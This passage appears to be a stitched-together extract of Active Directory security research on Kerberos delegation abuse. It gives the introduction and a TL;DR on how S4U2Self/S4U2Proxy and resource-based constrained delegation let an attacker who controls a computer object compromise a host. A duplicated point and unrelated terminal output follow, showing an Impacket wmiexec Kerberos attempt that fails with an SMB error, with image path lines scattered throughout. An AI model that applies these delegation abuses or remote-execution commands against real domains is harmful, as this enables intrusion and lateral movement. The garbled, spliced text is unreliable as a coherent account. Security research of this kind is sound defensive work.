
I started the journey with Benjamin Delpy’s (@gentilkiwi) help modifying Kekeo to support a certain attack that involved invoking S4U2Proxy with a silver ticket without a PAC, and we had some success, but the final TGS turned out to be unusable. Ever since then, I kept coming back to this problem with different approaches but did not have much success. Until I finally accepted that I was probably wrong. Ironically then the solution came up, along with several other interesting abuse cases and techniques.


## TL;DR


This post is lengthy, and I am conscious that many of you do not have the time or inclination to read it, so I will try to convey the important points first:




1. Resource-based constrained delegation does not require a forwardable TGS when invoking S4U2Proxy.
2. S4U2Self works on any account that has an SPN, regardless of the state of the TrustedToAuthForDelegation attribute. If TrustedToAuthForDelegation is set, then the TGS that S4U2Self produces is forwardable, unless the principal is sensitive for delegation or a member of the Protected Users group.
3. The above points mean that if an attacker can control a computer object in Active Directory, then it may be possible to abuse it to compromise the host.
4. S4U2Proxy always produces a forwardable TGS, even if the provided additional TGS in the request was not forwardable.



- 
3. The above points mean that if an attacker can control a computer object in Active Directory, then it may be possible to abuse it to compromise the host.





```
garrett@blackhat:~$ wmiexec.py @cluster.ludus.domain -k -no-pass|
```

```
garrett@blackhat:~$ wmiexec.py @cluster.ludus.domain -k -no-pass  
Impacket v0.13.0.dev0+20250226.212301.ead516a1 - Copyright Fortra, LLC and  
its affiliated companies
```


```
[+] SMB SessionError: code: 0xc00000cc - STATUS_BAD_NETWORK_NAME -  
{Network Name Not Found} The specified share name cannot be found on the  
remote server.
```


```
garrett@blackhat:~$ |
```

